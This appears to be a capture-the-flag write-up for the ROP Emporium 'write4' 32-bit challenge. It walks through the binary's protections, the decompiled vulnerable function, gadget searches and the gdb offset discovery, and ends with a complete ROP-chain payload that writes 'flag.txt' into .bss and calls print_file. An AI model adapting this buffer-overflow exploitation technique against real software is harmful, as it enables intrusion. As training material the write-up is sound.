
Challenge 4 - Write4

Rahn Stavar


Write-up:



```
┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ file write432
write432: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=7142f5deace762a46e5cc43b6ca7e8818c9abe69, not stripped

┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ checksec --file=write432
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   RW-RUNPATH   68 Symbols        No    0               0               write432
```


`NX` bit is set and no `PIE`.

Opening the `write432` binary and its companion shared library up in Ghidra, reveals that `main` calls `pwnme`, which has a buffer overflow vulnerability.



```
void pwnme(void)

{
  undefined local_2c [36];

  setvbuf(_stdout,(char *)0x0,2,0);
  puts("write4 by ROP Emporium");
  puts("x86\n");
  memset(local_2c,0,0x20);
  puts("Go ahead and give me the input already!\n");
  printf("> ");
  read(0,local_2c,0x200);
  puts("Thank you!");
  return;
}
```

In the shared library there is also a useful function called `print_file`.




```
void print_file(char *param_1)

{
  char local_31 [33];
  FILE *local_10;

  local_10 = (FILE *)0x0;
  local_10 = fopen(param_1,"r");
  if (local_10 == (FILE *)0x0) {
    printf("Failed to open file: %s\n",param_1);
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  fgets(local_31,0x21,local_10);
  puts(local_31);
  fclose(local_10);
  return;
}
```

This function takes a pointer to a string, which is the name of the file to read and print. I will aim to use this to print the contents of the `flag.txt` file.


Unfortunately, the string "flag.txt" doesn't exist anywhere within the binary or shared library, so I will need to write this string to memory somewhere, then pass a reference to it to `print_file()`.

To do this I will need to use a ROP gadget to construct a write to memory primitive.



```
┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ ROPgadget --binary write432 | grep "mov"
0x080484fc : add byte ptr [eax], al ; add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048490
0x080484fe : add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048490
0x080484fb : daa ; add byte ptr [eax], al ; add byte ptr [eax], al ; push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048490
0x08048422 : hlt ; mov ebx, dword ptr [esp] ; ret
0x0804837e : in al, dx ; or al, ch ; mov ebx, 0x81000000 ; ret
0x080484e7 : mov al, byte ptr [0xc9010804] ; ret
0x0804846d : mov al, byte ptr [0xd0ff0804] ; add esp, 0x10 ; leave ; ret
0x080484ba : mov al, byte ptr [0xd2ff0804] ; add esp, 0x10 ; leave ; ret
0x080484e4 : mov byte ptr [0x804a020], 1 ; leave ; ret
0x08048543 : mov dword ptr [edi], ebp ; ret
0x08048501 : mov ebp, esp ; pop ebp ; jmp 0x8048490
0x08048381 : mov ebx, 0x81000000 ; ret
0x08048423 : mov ebx, dword ptr [esp] ; ret
0x0804847a : mov esp, 0x27 ; add bl, dh ; ret
0x0804843f : nop ; mov ebx, dword ptr [esp] ; ret
0x0804843d : nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804843b : nop ; nop ; nop ; mov ebx, dword ptr [esp] ; ret
0x0804837f : or al, ch ; mov ebx, 0x81000000 ; ret
0x08048500 : push ebp ; mov ebp, esp ; pop ebp ; jmp 0x8048490
0x08048421 : push esp ; mov ebx, dword ptr [esp] ; ret
```

The highlighted gadget in the above picture looks useful, but to use this I will also need to find a way to move my write address into `edi` and my string into `ebp`.




```
┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ ROPgadget --binary write432 | grep "pop edi"
0x080485a5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080485a4 : jecxz 0x8048529 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080485a3 : jne 0x8048588 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080485a6 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080485a7 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x080485a8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080485aa : pop edi ; pop ebp ; ret
0x080485a9 : pop esi ; pop edi ; pop ebp ; ret
```

Luckily, there is another useful ROP gadget within the binary which `pop`s two values from the stack and places them in the `edi` and `ebp` registers.

I should be able to chain these two ROP gadgets together to create my write to memory primitive.


Since I am working with 32-bit registers, and my filename is 8 bytes long, I will need to do the write in two parts.

For my write location, I will use the beginning of the `.bss` section, which is usually used for storing uninitialized variables, as writing to this section during runtime is a normal thing for a program to do.



```
                      __bss_start
                      _edata
                      __TMC_END__
                      completed.7283

0804a020              undefined1  ??
0804a021              ??          ??
0804a022              ??          ??
0804a023              ??          ??
```

Lastly, to begin building my exploit payload, I need to find the offset of the return address from the overflowed buffer's start address.



```
gdb-peda$ r < pattern.txt
Starting program: /home/kali/ROPemporium/Ex4/write432 < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
write4 by ROP Emporium
x86

Go ahead and give me the input already!

> Thank you!

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[----------------------------------registers-----------------------------------]
EAX: 0xb ('\x0b')
EBX: 0x61414145 ('EAAa')
ECX: 0xf7e1f9b8 --> 0x0
EDX: 0x0
ESI: 0x8048550 (<__libc_csu_init>:      push   ebp)
EDI: 0xf7ffcba0 --> 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffcfa0 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414641
[------------------------------------stack-------------------------------------]
0000| 0xffffcfa0 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0004| 0xffffcfa4 ("AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0008| 0xffffcfa8 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0012| 0xffffcfac ("2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0016| 0xffffcfb0 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0020| 0xffffcfb4 ("A3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0024| 0xffffcfb8 ("IAAeAA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
0028| 0xffffcfbc ("AA4AAJAAfAA5AAKAAgAA6AAL\006\205\004\b\001")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern offset AFAA
AFAA found at offset: 44
```


As shown in the above screenshot, the offset to the `EIP` register, which stores the return address, is 44 bytes.
Putting this all together, my exploit will roughly look like:

```
44 bytes of junk

addr of pop ROP gadget # 0x080485aa
addr of .bss section # 0x0804a020
"flag"
addr of mov gadget # 0x08048543

addr of pop ROP gadget
addr of .bss section + 4 bytes
".txt"
addr of mov gagdet

addr of pop ROP gadget
addr of .bss section + 8 bytes
"\x00" * 4 # null bytes to signal string termination
addr of mov gagdet

addr of print_file function # 0x080483d0
dummy return addr # 0x00000000
addr of .bss section
```

Exploit:

```
python2 -c 'print \
"\x00"*44 + \
"\xaa\x85\x04\x08" + \
"\x20\xa0\x04\x08" + \
"flag" + \
"\x43\x85\x04\x08" + \
"\xaa\x85\x04\x08" + \
"\x24\xa0\x04\x08" + \
".txt" + \
"\x43\x85\x04\x08" + \
"\xaa\x85\x04\x08" + \
"\x28\xa0\x04\x08" + \
"\x00\x00\x00\x00" + \
"\x43\x85\x04\x08" + \
"\xd0\x83\x04\x08" + \
"\x00\x00\x00\x00" + \
"\x20\xa0\x04\x08" \
' > payload.txt
```

Calling `write432` using this payload gives the following output:



```
┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ xxd payload.txt
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 aa85 0408  ................
00000030: 20a0 0408 666c 6167 4385 0408 aa85 0408   ...flagC.......
00000040: 24a0 0408 2e74 7874 4385 0408 aa85 0408  $....txtC.......
00000050: 28a0 0408 0000 0000 4385 0408 d083 0408  (.......C.......
00000060: 0000 0000 20a0 0408 0a                   .... ....

┌──(kali㉿kali)-[~/ROPemporium/Ex4]
└─$ ./write432 < payload.txt
write4 by ROP Emporium
x86

Go ahead and give me the input already!

> Thank you!
ROPE{a_placeholder_32byte_flag!}
zsh: segmentation fault  ./write432 < payload.txt
```

As shown in the image, the exploit was successful using this payload and the flag was printed. This was achieved by crating a write primitive by chaining ROP gadgets together, and using this to create a string representing the flag filename and then passing this to the `print_file` function., causing the contents of the flag to be printed.